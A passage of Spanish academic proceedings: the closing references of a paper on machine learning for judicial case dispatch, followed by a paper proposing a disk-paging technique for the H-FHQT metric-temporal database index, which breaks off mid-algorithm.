Desde una perspectiva tecnológica, con miras de mejorar su adopción en contextos específicos, se continúa trabajando en la inclusión de las siguientes funcionalidades:

- ✓ Búsqueda de otros procesos de despacho judicial.
- ✓ Construcción de modelos con mayor número de ejemplos.
- ✓ Determinación del grado de importancia de las distintas variables que componen una vista minable.
- ✓ Ensayo con otros algoritmos, tipo Red Neuronal Artificial, Máquina de Vector Soporte, etc. Como así también comprobar con algoritmos del tipo No Supervisados.
- ✓ Probar otros programas para el aprendizaje automático.

Referencias

- [1] Peter Norvig, Stuart J. Russell, *Inteligencia Artificial: Un Enfoque Moderno*, Prentice Hall, 2004.
- [2] A. M. Raya, *BIG INTELLIGENCE: nuevas Capacidades BIG DATA PARA LOS SISTEMAS DE VIGILANCIA ESTRATÉGICA E INTELIGENCIA COMPETITIVA*, Madrid, 2015.
- [3] J. M. R. Tudela, *La inteligencia artificial aplicada a la defensa*, 2019.
- [4] José Hernández Orallo, César Ferri Ramírez, María José Ramírez Quintana, *Introducción a la minería de datos*, Madrid (España): Pearson Educación, 2004, pp. 218-297.
- [5] Fayyad, U. M.; Piatetsky-Shapiro, G.; Smyth, P., *From Data Mining to Knowledge Discovery: An Overview*, AAAI/MIT. Press, 1996.
- [6] Velásquez, Leonardo & Hitpass, Bernhard, 2014. [En línea]. [Último acceso: 01 09 2020].
- [7] Oded Maimon and Lior Rokach, *Data Mining and Knowledge Discovery Handbook*, Springer-Verlag, Ed., New York, 2005.
- [8] M. SERVENTE, «ALGORITMOS TDIDT APLICADOS A LA MINERÍA DE DATOS INTELIGENTE,» 2002. [En línea]. Available: <http://laboratorios.fi.uba.ar/lasi/servente-tesisingenieriainformatica.pdf>. [Último acceso: 01/09/2020].
- [9] «Suprema Corte - Subsecretaría de Tecnología Informática,» 01 09 2020. [En línea]. Available: <http://www.scba.gov.ar/subinformacion/augusta.asp?>.
- [10] «Augusta se magnifica,» *DiarioJudicial*.
- [11] B. ORBEGOZO ARANA, *Desarrollo de aplicaciones C# con Visual Studio .NET - Curso práctico*, Alfaomega, Altaria Editorial, 2019, p. 284.
- [12] L. Quin, «WC3 Information and Knowledge Domain,» 2015. [En línea]. Available: <https://www.w3.org/XML/>. [Último acceso: 01 09 2020].
- [13] «China y Estonia desarrollan “jueces virtuales” basados en Inteligencia Artificial para resolver demandas de cantidad,» 2019. [En línea]. [Último acceso: 01 09 2019].
- [14] J. G. Corvalán, «La primera inteligencia artificial predictiva,» *La Ley*, n° AÑO lxxXI N° 186, 29 9 2017.
- [15] N. B. Matin, «Algoritmos predictivos al servicio de la justicia: ¿una nueva forma de minimizar el riesgo y la incertidumbre?,» *Revista da Faculdade Mineira de Direito*, vol. V.22 , n° N.43 , 2019.
- [16] C. Romina, «E-justicia, una oportunidad para la inteligencia artificial y protección de datos,» 11 11 2019. [En línea]. Available: <https://aldiaargentina.microjuris.com/2019/12/04/e-justicia-una-oportunidad-para-la-inteligencia-artificial-y-proteccion-de-datos/>. [Último acceso: 01 09 2020].
- [17] E. Steiner, «www.secretaria.es,» 25 01 2019. [En línea]. Available: <https://www.secretaria.es/blog/2019/01/el-uso-de-la-inteligencia-artificial-en-el-sistema-judicial/>. [Último acceso: 01 09 2020].
- [18] R. T. Pereira, «Detección de Patrones de Bajo Rendimiento Académico y Deserción Estudiantil con Técnicas de Minería de Datos,» Departamento de Sistemas, Facultad de Ingeniería, Universidad de Nariño, 206. [En línea]. Available: https://www.academia.edu/1596190/Deteccion_de_Patrones_de_Bajo_Rendimiento_Academico_y_Desercion_Estudiantil_con_Tecnicas_de_Mineria_de_Datos. [Último acceso: 01 09 2020].
- [19] Alexander Bustamante Martínez, Ernesto Amaru Galvis Lista , Luis Carlos Gómez Flórez, «Técnicas de modelado de procesos de ETL: una revisión de alternativas y su aplicación en un proyecto de desarrollo de una solución de BI,» de *Scientia et Technica Año XVIII, Vol. 18, No 1, Abril de 2013. Universidad Tecnológica de Pereira. ISSN 0122-1701*, 2013.
- [20] C. L. Ing. Corso, «Aplicación de algoritmos de clasificación supervisada usando WEKA,» 2009. [En línea]. Available: https://www.investigacion.frc.utn.edu.ar/labsis/Publicaciones/congresos_labsis/cynthia/CNIT_2009_Aplicacion_Algoritmos_Weka.pdf. [Último acceso: 01 09 2020].
- [21] C. CONFERENCE, «Justice of the future : predictive justice and artificial intelligence,» 2018 09 27.
- [22] D. G. Morate, «MANUAL DE WEKA,» 2000. [En línea]. Available: <https://knowledgesociety.usal.es/sites/default/files/MANUAL%20WEKA.pdf>. [Último acceso: 01 09 2020].

Bases de Datos Métrico-Temporales: Indexación en Memoria Secundaria

Paola Azar

Dpto de Informática
Univ. Nacional de San Luis
epazar@unsl.edu.ar

Anabella De Battista

Dpto de Ingeniería en Stmas
Univ. Tecnológica Nacional
debattistaa@frcu.utn.edu.ar

Norma Herrera

Dpto de Informática
Univ. Nacional de San Luis
dmruano@unsl.edu.ar

Darío Ruano

Dpto de Informática
Univ. Nacional de San Luis
nherrera@unsl.edu.ar

Resumen

Una amplia variedad de aplicaciones requieren gestionar datos tales como imágenes, sonido, texto, video, datos geométricos, etc., por lo que resulta necesario contar con modelos de bases de datos adecuados para almacenar y realizar consultas sobre estos tipos de datos. El modelo métrico-temporal surge por la necesidad de poder manipular objetos no estructurados con tiempos de vigencia asociados y realizar consultas por similitud y por tiempo en forma simultánea. Varios índices métrico-temporales se han propuesto en este ámbito, todos estos índices fueron desarrollados para ser eficientes en memoria principal. En este trabajo abordamos el estudio del índice Historical–FHQT (H–FHQT) con el fin de proponer una técnica de paginación que sea eficiente para el manejo del mismo en memoria secundaria.

Introducción

Las operaciones de búsquedas en una base de datos requieren de algún soporte y organización especial a nivel físico. En el caso de las bases de datos clásicas o relacionales [10] la organización de la información se basa en el concepto de *búsqueda exacta sobre datos estructurados*. Esto significa que la información contenida en la base de datos se organiza en registros los cuales se dividen en campos o atributos que contienen valores completamente comparables.

La mayoría de las consultas que se realizan a una base de datos relacional se corresponden con búsquedas exactas, que consisten en obtener todos los registros cuyos campos coinciden exactamente con los campos aportados durante la búsqueda [12]. Otra característica importante de las bases de datos clásicas es que capturan sólo un esta-

do de la realidad modelizada, usualmente el más reciente. Por medio de las transacciones, la base de datos evoluciona de un estado al siguiente descartando el estado previo.

En ciertas aplicaciones es necesario gestionar datos tales como imágenes, sonido, texto, video, datos con componentes geográficas, entre otros. La problemática de almacenamiento y búsqueda para estos tipos de datos difiere de las bases de datos clásicas en varios aspectos [3]. En primer lugar los datos generalmente son no estructurados, esto significa que es imposible organizarlos en registros compuestos por atributos. En segundo lugar, aún cuando tal estructuración fuera posible, la búsqueda exacta carece de interés en este ámbito; a nadie le interesa, por ejemplo, buscar una huella digital que sea exactamente igual a una dada. Y en tercer lugar, en muchas aplicaciones resulta de interés mantener y consultar sobre todos los estados de la base de datos y no sólo el más reciente.

Por ejemplo, si tenemos una base de datos de imágenes, estructurarla para adecuar las imágenes al concepto tradicional de búsqueda exacta es difícil, y hasta imposible, si la base de datos cambia más rápido de lo que se puede estructurar, como es el caso de la web. Aún cuando pudiera hacerse, las consultas que se pueden satisfacer con la tecnología tradicional de bases de datos son limitadas a variaciones de búsquedas exactas que carecen de sentido en este caso.

La mayoría de los sistemas de gestión de bases de datos (SGBD) existentes permiten almacenar imágenes asociándolas a un registro de la base de datos pero no permiten realizar búsquedas por imagen. Un verdadero sistema de recuperación de imágenes debe permitir dar una imagen como query y debe poder determinar la similitud entre la query y cada una de las imágenes de la base de datos, a fin de responder la consulta.

Como soporte a este tipo de aplicaciones se emplean otros modelos de bases de datos como: espacios métricos [6, 16, 23], bases de datos espaciales [19], bases de da-

tos temporales [20, 15], bases de datos espacio-temporales [13], bases de datos métrico-temporales [2], entre otros.

Independientemente del modelo de bases de datos que estemos usando, un punto crucial para la resolución eficiente de consultas es la creación de índices. En el ámbito de bases de datos clásicas, el tiempo de resolución de una consulta expresada en SQL depende de haber creado los índices adecuados a la consulta que se está resolviendo. Los sistemas comerciales de gestión de bases de datos relacionales generalmente proveen la facilidad de crear un Árbol B⁺, que es un índice eficiente en memoria secundaria para datos estructurados.

En este trabajo el interés se centra en el modelo métrico-temporal con el objetivo de proponer un índice eficiente en memoria secundaria para este tipo de bases de datos. El modelo métrico-temporal permite tratar con objetos no estructurados con tiempos de vigencia asociados y realizar consultas por similitud y por tiempo en forma simultánea. Varios índices métrico-temporales se han propuesto en este ámbito, pero todos ellos fueron desarrollados para ser eficientes en memoria principal. Pero en muchas aplicaciones, el volumen de información que se maneja es tal que se necesita que tanto el índice como la base de datos indexada residan en memoria secundaria. En estos casos, contar con técnicas de paginado del índice es primordial para que las consultas se ejecuten eficientemente.

En este trabajo nos centramos específicamente en el índice *Historical-FHQT* (H-FHQT) [11], a fin de proponer una técnica de paginación para que el mismo resulte eficiente en memoria secundaria. Cabe señalar que no existe aun un índice métrico-temporal para memoria secundaria, lo que convierte a nuestra propuesta en la primera técnica de indexación en memoria secundaria para este modelo de bases de datos.

Lo que resta de este artículo está organizado de la siguiente manera. En las siguientes tres secciones se explica el trabajo relacionado, introduciendo el modelo métrico-temporal y explicando el índice métrico FHQT y el índice métrico-temporal H-FHQT, que son los utilizados en este trabajo. Luego, se da una breve reseña de las características de los sistemas de gestión de bases de datos actuales en cuanto a los modelos de bases de datos no tradicionales. Finalmente presentamos nuestra propuesta de paginación para el H-FHQT, finalizando con las conclusiones y el trabajo futuro.

El Modelo Métrico-Temporal

Este modelo de bases de datos fue presentado en [11] y surgió como respuesta a la necesidad de procesar consultas por similitud que además requieren tomar en cuenta el aspecto temporal. El modelo métrico-temporal combina

los espacios métricos con las bases de datos temporales y permite la búsqueda de objetos similares a uno dado, en un intervalo o instante de tiempo. A continuación se da una breve reseña de los modelos en los que se basa:

Espacios métricos [1, 6]: este modelo permite manejar objetos no estructurados y realizar búsquedas por similitud sobre los mismos. Un espacio métrico es un par (U, d) donde U es un universo de objetos y $d: U \times U \rightarrow \mathbb{R}^+$ es una función de distancia definida entre los elementos de U que mide la similitud entre ellos. Una de las consultas típicas en este modelo de bases de datos es la búsqueda por rango, denotado por $(q, r)_d$, que consiste en recuperar los objetos de la base de datos que se encuentren como máximo a distancia r de un elemento q dado. En [5] se presenta un desarrollo unificador de las soluciones existentes en la temática. En dicho trabajo se muestra que todos los enfoques para la construcción de índices en espacios métricos consisten en particionar el espacio en clases de equivalencia e indexar las clases de equivalencia. Luego, durante la búsqueda, usando el índice y la desigualdad triangular, se descartan algunas clases y se busca exhaustivamente en las restantes.

Bases de datos temporales [15, 20]: incorporan al tiempo como una dimensión, por lo que permiten asociar tiempos a los datos almacenados. Existen tres clases de bases de datos temporales en función de la forma en que manejan el tiempo: *de tiempo transaccional* (*transaction time*), donde el tiempo se registra de acuerdo al orden en que se procesan las transacciones; *de tiempo vigente*, que almacenan el momento en que el hecho ocurrió en la realidad (puede no coincidir con el momento de su registro) y *bitemporales*, que integran la dimensión transaccional y la dimensión vigente a través del versionado de los estados, es decir, cada estado se modifica para actualizar el conocimiento de la realidad pasada, presente o futura, pero esas modificaciones se realizan generando nuevas versiones de los mismos estados.

Hay aplicaciones donde se requiere combinar la componente métrica con la temporal y por lo tanto los modelos anteriores no son adecuados. Por ejemplo, en una base de datos de huellas digitales donde se registra los ingresos de las personas a un determinado lugar, es de interés determinar si una persona (en base a su huella digital) estuvo en ese lugar en una fecha o en un rango horarios dados. Es en estos ámbitos donde el modelo métrico-temporal tiene aplicación.

Definición: Sea O el universo de objetos válidos, formalmente un **espacio métrico-temporal** se define como

un par (U, d) , con $U = O \times \mathbb{N} \times \mathbb{N}$ y d una función de distancia $d: O \times O \rightarrow \mathbb{R}^+$.

Cada elemento $u \in U$ es una triupla (obj, t_i, t_f) , donde obj es un objeto y $[t_i, t_f]$ es el intervalo de vigencia de obj definido sobre el conjunto \mathbb{N} de los números naturales. La función de distancia d mide la similitud entre dos objetos y cumple con las propiedades características de una métrica: positividad, simetría, reflexividad y desigualdad triangular.

Definición: Una **consulta por rango métrico-temporal** se define como una 4-upla $(q, r, t_{iq}, t_{fq})_d$ donde: $(q, r, t_{iq}, t_{fq})_d = \{o / (o, t_{io}, t_{fo}) \in U \wedge d(q, o) \leq r \wedge (t_{io} \leq t_{fq}) \wedge (t_{iq} \leq t_{fo})\}$

Notar que q es el objeto de consulta y r es el radio de búsqueda que representa la componente métrica de la consulta, indicando la distancia máxima a la que deben estar los objetos de la base de datos que formen parte de la respuesta; t_{iq} y t_{fq} representan la componente temporal indicando el intervalo de vigencia que deben tener los objetos que formen parte de la respuesta. Desde el punto de vista de la dimensión temporal, esta clase de consulta tiene éxito sólo para los objetos cuyo intervalo se superpone en algún punto con el intervalo consultado. En el caso de una consulta instantánea $t_{iq} = t_{fq}$.

El modelo métrico-temporal se emplea en aplicaciones con las siguientes características:

- (1) No tiene sentido realizar búsquedas exactas sobre los objetos de la base de datos. Dichos objetos no poseen un identificador que se pueda utilizar como clave de búsqueda, y en caso de que lo tuvieran, no se conoce en el momento de la consulta.
- (2) Los objetos poseen un intervalo de vigencia asociado que representa el período en el que están vigentes en la base de datos. En algunas situaciones dicho intervalo se puede reducir a un instante de tiempo, por lo que el modelo permite gestionar objetos vigentes solo en un instante de tiempo.
- (3) En las consultas se requiere combinar las búsquedas por similitud con el aspecto temporal.
- (4) La base de datos contiene una cantidad suficientemente grande de objetos como para que no tenga sentido realizar una búsqueda secuencial sobre todos los objetos de la base de datos.

Con respecto al punto (4), una forma trivial de evitar una búsqueda exhaustiva es construir un índice métrico agregándole a cada objeto el intervalo de tiempo de vigencia del mismo. Luego, una consulta $(q, r, t_{iq}, t_{fq})_d$ se

puede resolver de la siguiente manera:

1. Realizar la búsqueda $(q, r)_d$ sobre el índice métrico.
2. Realizar una búsqueda secuencial sobre el conjunto de objetos resultantes del paso anterior, para obtener los que cumplen con la restricción temporal, es decir, los objetos cuyo intervalo de vigencia se superpone en algún punto con el intervalo de consulta $[t_{iq}, t_{fq}]$.

La desventaja que tiene esta solución trivial es que no se usa la componente temporal para filtrar la búsqueda en el índice; en este proceso sólo se aprovecha la componente métrica. Una mejor estrategia es que, durante el proceso de búsqueda, se utilice tanto la componente métrica como la componente temporal para descartar elementos.

Como mencionamos en la Sección 1, varios índices métrico-temporales [2, 11, 17, 18] se han propuesto en este ámbito, la características que tienen en común estos índices es que fueron desarrollados para ser eficientes en memoria principal. Pero en muchas aplicaciones el volumen de información que se maneja hace surgir la necesidad de que el índice resida en memoria secundaria. En estos casos, contar con técnicas de paginado eficiente es primordial para que las consultas en la base de datos se ejecuten eficientemente.

Un Índice Métrico: el FHQT

El Fixed-Height FQT (FHQT), presentado en [1], es un índice métrico basado en pivotes. Se construye a partir de un elemento p (pivote) que puede ser elegido arbitrariamente, o mediante algún procedimiento de selección de pivotes [4], del universo U . Para cada distancia i se crea el conjunto C_i formado por todos aquellos elementos de la base de datos que están a distancia i de p . Luego, para cada C_i no vacío se crea un hijo del nodo correspondiente a p , con rótulo i , y se construye recursivamente un FHQT teniendo en cuenta que todos los subárboles del mismo nivel usarán el mismo pivote como raíz. Este proceso recursivo se continúa hasta lograr que todas las hojas tengan menos de b elementos y estén en un mismo nivel.

La Figura 1 muestra un ejemplo de un FHQT con dos pivotes sobre un conjunto de 15 elementos.

Llamaremos *firma* de la query q al vector $(d(q, p_1), d(x, p_2), \dots, d(q, p_k))$ donde k es la cantidad de pivotes utilizados. Ante un consulta $(q, r)_d$ se utiliza la desigualdad triangular y la firma de q para descartar elementos del espacio sin medir su distancia real a q . Se comienza por la raíz y se descartan todas aquellas ramas con rótulo i tal que $i \notin [d(p, q) - r, d(p, q) + r]$ siendo p el pivote utilizado en la raíz. La búsqueda continúa recursivamente en todos aquellos subárboles no descartados, utilizando el mismo criterio. Los elementos




Figura 1: Un ejemplo de un FHQT sobre un conjunto de 15 elementos

que no pueden ser descartados por este proceso forman parte de una lista de candidatos que posteriormente se deben comparar con la query q para decidir si forman o no parte de la respuesta. Es decir, la lista de candidatos contiene la respuesta real a la consulta más falsos positivos que los pivotes no lograron descartar.

Un Índice Métrico-Temporal: H-FHQT

Este índice métrico-temporal fue presentado en [11] y combina ideas del índice métrico $FHQT$ para tratar el aspecto métrico e ideas de índices temporales para el almacenamiento y consulta de objetos dinámicos.

El $H-FHQT$ consiste en una lista de los instantes válidos de tiempo, donde cada celda de la lista contiene un índice $FHQT$ con el que indexa todos los objetos vigentes en dicho instante.

La estructura del H-FHQT está conformada por un par (l_i, l_p) donde:

- l_i es una lista (f_1, f_2, \dots, f_n) en la cual $[1, n)$ es el intervalo válido de tiempo, y cada f_i es un FHQT correspondiente al instante i , o nil si no hay ningún objeto vigente en dicho momento.
- $l_p = (p_1, p_2, \dots, p_{max})$ es la lista de pivotes utilizados en la construcción de todos los árboles; max es la cantidad de pivotes del árbol más profundo de la lista.

Los árboles pueden tener distintas profundidades dependiendo de la cantidad de elementos a indexar. La cantidad de pivotes utilizada en un árbol se calcula como $\lceil \log_2(|o_i|) \rceil$, donde $|o_i|$ es la cantidad de objetos vigentes en el instante i . De esta manera se evita que haya árboles demasiado profundos cuando la cantidad de objetos es baja, a fin de que la estructura no tenga un costo en almacenamiento excesivo.

El valor max se utiliza durante la consulta para determinar el tamaño de la firma del objeto consultado. La lista l_p contiene los pivotes que se utilizan en todos los árboles; el pivote p_i es el pivote correspondiente al nivel i de los árboles que poseen al menos dicho nivel.

La estructura es dinámica y permite altas de objetos de dos tipos: históricas o de nuevos instantes. Un alta es histórica cuando se incorpora un objeto a un instante ya existente. El costo de esta inserción es el costo de calcular la firma del nuevo objeto, siempre que no haya que reestructurar el árbol. Un alta de un nuevo instante, toma como entrada el conjunto de objetos vigentes para ese instante, construye el $FHQT$ correspondiente a dichos objetos y lo agrega al final de la lista l_i como nuevo instante. Los instantes en los que no hay objetos vigentes, se agregan a l_i como conjuntos vacíos y se representan dentro de la lista con el valor nil .

Las consultas métrico-temporales en el $FHQT$ se resuelven de la siguiente manera: en primer lugar se seleccionan de la lista l_i los instantes incluidos en el intervalo de consulta y luego se realizan las consultas por similitud usando cada uno de los $FHQT$ correspondientes. En el paso final se realiza la unión de los conjuntos resultantes.

En la Figura 2 se muestra un ejemplo del $H-FHQT$. El intervalo total representado es $[1, 12)$. La estructura contiene $FHQT$ s sólo en los instantes 1, 4, 5, 6 y 9, ya que en el resto no hay objetos vigentes registrados. Como se ve, los árboles tienen diferente profundidad: los correspondientes a los instantes 1, 4 y 9 utilizan sólo un pivote; los correspondientes a los instantes 5 y 6 contienen $FHQT$ s de 3 pivotes cada uno. En el ejemplo $l_p = (p_1, p_2, p_3)$ y $max = 3$.

Para la consulta $(q, 1, 3, 7)_d$, siendo $(1, 2, 4)$ la firma de q , el $H-FHQT$ se comporta de la siguiente manera: se acceden en forma directa los instantes 3, 4, 5, 6 y 7. Los instantes 3 y 7 se ignoran ya que no poseen un $FHQT$ asociado. En el instante 4, como la firma de q contiene como primer elemento a 1, y el radio de la búsqueda es 1,




Figura 2: Un ejemplo de un H-FHQT.

se toman las ramas 1 ($1-1 \leq 1 \leq 1+1$) y 2 ($1-2 \leq 2 \leq 1+2$) y pasan a formar parte de la lista de candidatos los objetos $\{O_2, O_3\}$

Para el instante 5 se toman las ramas 0 ($1-0 \leq 1 \leq 1+0$), 1 ($1-1 \leq 1 \leq 1+1$) y 2 ($1-2 \leq 2 \leq 1+2$), y se descarta la rama 3.

En el siguiente nivel del FHQT asociado con $t = 5$, las ramas que cumplen la restricción son 1, 1, 2 y 3, y en el último nivel del FHQT las ramas que resultan seleccionadas son 3, 4 y 3, por lo tanto los objetos candidatos para este instante son $\{O_2, O_3, O_5\}$. El mismo proceso se ejecuta para $t = 6$, dando como candidatos a $\{O_2, O_3, O_8\}$. Por último se unen los conjuntos de candidatos y se obtiene el conjunto resultante: $\{O_2, O_3, O_5, O_8\}$ y estos objetos se comparan directamente con la consulta q para obtener el resultado final.

En [11] los autores exponen los resultados experimentales que demuestran la eficiencia de este índice comparado con la solución trivial explicada en la sección anterior. En dicho trabajo se observan reducciones importantes en la cantidad de evaluaciones de distancia: el H-FHQT realiza entre un 45 % y 65 % menos de evaluaciones de distancia que la solución trivial para consultas por intervalo y entre un 92 % y 98 % menos para consultas instantáneas.

El H-FHQT es muy eficiente ante consultas por similitud instantáneas o por intervalos reducidos. Sea dt la densidad temporal (cantidad promedio de objetos por instante de tiempo), el costo de una consulta $(q, r, t_{iq}, t_{fq})_d$ al H-FHQT es $c(t_{fq} - t_{iq} + 1)$ donde c es el costo de la consulta $(q, r)_d$ a un FHQT con dt cantidad de objetos y $\lceil \log_2(|dt|) \rceil$ niveles. En una consulta por similitud instantánea, c se reduce a 1, es decir que se consulta sólo un árbol, y de tamaño reducido en comparación con el FHQT de la solución trivial planteada. Si n es la cantidad de ob-

jetos de la base de datos, en este caso se descartan $(n - dt)$ objetos en forma directa, sin realizar ningún cálculo de la función de distancia.

El H-FHQT tiene menor costo espacial que el FHQT de la solución trivial, si se sigue la estrategia de utilizar cantidades logarítmicas de pivotes para los árboles correspondientes a cada instante. Esto se debe a que varios árboles pequeños ocupan menos espacio que un solo árbol de mayor profundidad, ya que normalmente el incremento en nodos de un nivel al siguiente es exponencial. En caso de utilizar una cantidad fija de pivotes para todos los árboles, igual a la de la solución trivial, el costo espacial del H-FHQT alcanza a ser hasta el doble que el de un único FHQT.

SGBD y Modelos de Bases de Datos Avanzadas

La mayoría de los sistemas de gestión de bases de datos (SGBD) actuales están basados en el modelo relacional y utilizan el SQL como lenguaje para la manipulación y consulta a la base de datos. Bajo el modelo relacional los datos se suponen que son estructurados y las consultas que se realizan son variaciones de la búsqueda exacta. Para mejorar la eficiencia en la resolución de las consultas, los SGBD permiten la creación de índices sobre las relaciones que conforman la base de datos por medio de la instrucción CREATE INDEX. Uno de los índices más usados en SGDB relacionales es el Árbol B⁺, un índice para datos estructurados que es eficiente para memoria secundaria.

Si bien los SGBD comerciales permiten almacenar datos no estructurados (como imágenes o sonido) lo hacen

como un campo mas de un registro y en general no proveen la funcionalidad de buscar por ese tipos de datos. Para que esto ocurra se necesita una extensión de SQL para poder expresar consultas sobre datos no estructurados e índices que permitan que estas consultas se ejecuten eficientemente

PostgreSQL es quizás el SGBD que más avances tiene en el manejo de datos no estructurados, incorporando la posibilidad de crear índices sobre datos no estructurados, y en consecuencia la posibilidad de realizar eficientemente consultas sobre estos tipos de datos. Además del Árbol B⁺ para indexación de datos estructurados, PostgreSQL provee el Generalized Inverted Search Tree (GIST) y el Generalized Inverted Index (GIN).

GIST es un índice y una plantilla que puede ser usada para construir árboles de búsqueda en memoria secundaria para diferentes tipos de datos. Es una generalización del Árbol B⁺ clásico, por lo tanto permite crear un árbol completamente balanceado en disco sin importar el tipo de datos que se almacena ni el tipo de consulta que se resolverá. La única restricción es que los datos a indexar admitan una organización balanceada. Por ejemplo, *GIST* podría usarse para construir un R-tree [14] pero no para construir un Quad-tree [21]

GIN está diseñado para manejar casos en los que los elementos que se van a indexar son valores compuestos y las consultas necesitan buscar valores que aparecen dentro de los elementos compuestos. Por ejemplo, las claves de búsquedas podrían ser palabras y las consultas podrían ser encontrar los documentos que contienen ciertas palabras dadas. Es un índice invertido y como tal contiene una entrada para cada elemento considerado (en nuestro ejemplo sería cada palabra) junto con una lista comprimida de ubicaciones donde esa ese elemento ocurre (en nuestro ejemplo sería posiciones de cada documento donde esa palabra ocurre).

Un característica importante de PostgreSQL es que está disponible bajo licencia de código abierto por lo que es posible su modificación y distribución.

Nuestra Propuesta

El H-FHQT se desarrolló bajo el supuesto de que la memoria principal tiene capacidad suficiente como para mantener tanto el índice como la base de datos indexados. Pero esta no es una suposición realista. Cuando el índice y/o la base de datos deben manejarse en memoria secundaria, la cantidad de accesos a disco realizados durante el proceso de búsqueda será un factor crítico en la performance de los mismos [22].

Como es bien conocido, una de las claves para el diseño de índices eficientes en memoria secundaria es la locali-

dad de referencia. Un algoritmo que no explota la localidad de referencia puede ser eficiente en memoria principal, pero degradará notablemente si los datos residen en memoria secundaria y se deja el manejo de las páginas de nuestro índice al sistema operativo (memoria virtual) [22]. Por esta razón, el diseño de técnicas de paginado eficientes es de vital importancia para índices en memoria secundaria.

El proceso de paginación de un índice consiste en dividir el mismo en partes, cada una de las cuales se aloja en una página de disco. Luego el proceso de búsqueda consiste en ir cargando en memoria principal una parte, realizar la búsqueda en memoria principal sobre esa parte, para luego cargar la siguiente y proseguir la búsqueda. Cuando un índice se maneja en disco, el costo de búsqueda queda determinado por la cantidad de accesos a disco realizadas.

Se explica a continuación el proceso que hemos diseñado para paginar el H-FHQT.

Paginación del H-FHQT

Recordemos que en este índice la búsqueda sobre la lista de instantes de tiempo es por igualdad y la búsqueda sobre cada FHQT es por similitud. Entonces para paginarlo procedemos de la siguiente manera:

- Se pagina la lista de instantes válidos usando un Árbol B⁺.
- Cada FHQT de cada instante de tiempo se pagina de manera separada.

Paginación de cada FHQT

Notar que en el H-FHQT la aridad de los nodos de los FHQT involucrados quedan determinada por la cantidad de elementos que hay a determinada distancia de cada uno de los pivotes, por lo que la aridad no se puede modificar para adecuarla a una página de disco, como se hace en un Árbol B⁺. Por esta misma razón el árbol tampoco se puede balancear. Además, desde el punto de vista métrico, balancear el árbol puede empeorar la eficiencia del índice [7].

Nuestra propuesta de paginación de cada FHQT involucrado se basa en las técnicas presentadas en [8] para árboles binarios en el ámbito de índices comprimidos para base de datos textuales. Lo que allí se propone es, sin modificar la topología del árbol, particionar el árbol en componentes conexas, denominadas *partes*, y almacenar cada una de ellas en una página de disco. En [9] se demuestra que este proceso es **minimax óptimo**, es decir que es un paginado bottom-up óptimo del árbol. Esto asegura que se minimiza la cantidad de páginas accedidas en el peor caso de barrido desde la raíz a una hoja del árbol.




Figura 3: Proceso de Paginado de un H-FHQT.

El algoritmo que proponemos procede en forma bottom-up tratando de condensar en una única parte un nodo con uno o más de los subárboles que dependen de él. En este proceso de particionado las decisiones se toman en base a la *profundidad* de cada nodo involucrado, donde la profundidad indica la *cantidad de accesos a disco* que deberá realizar el proceso de búsqueda para llegar desde esa parte a una hoja del árbol. La profundidad puede pensarse como la *altura en cantidad de páginas* de cada subárbol.

Para particionar cada FHQT, comenzamos asignando cada hoja a una parte con profundidad 1 y luego, en forma bottom-up, procesamos cada uno de los nodos de este árbol r-ario.

Sea x el nodo corriente a procesar, los hijos del x se ordenan de mayor a menor según su profundidad; para aquellos hijos de igual profundidad se ordenan de menor a mayor según su tamaño. Este ordenamiento es solo a los efectos de la paginación, no implica modificar la topología del árbol.

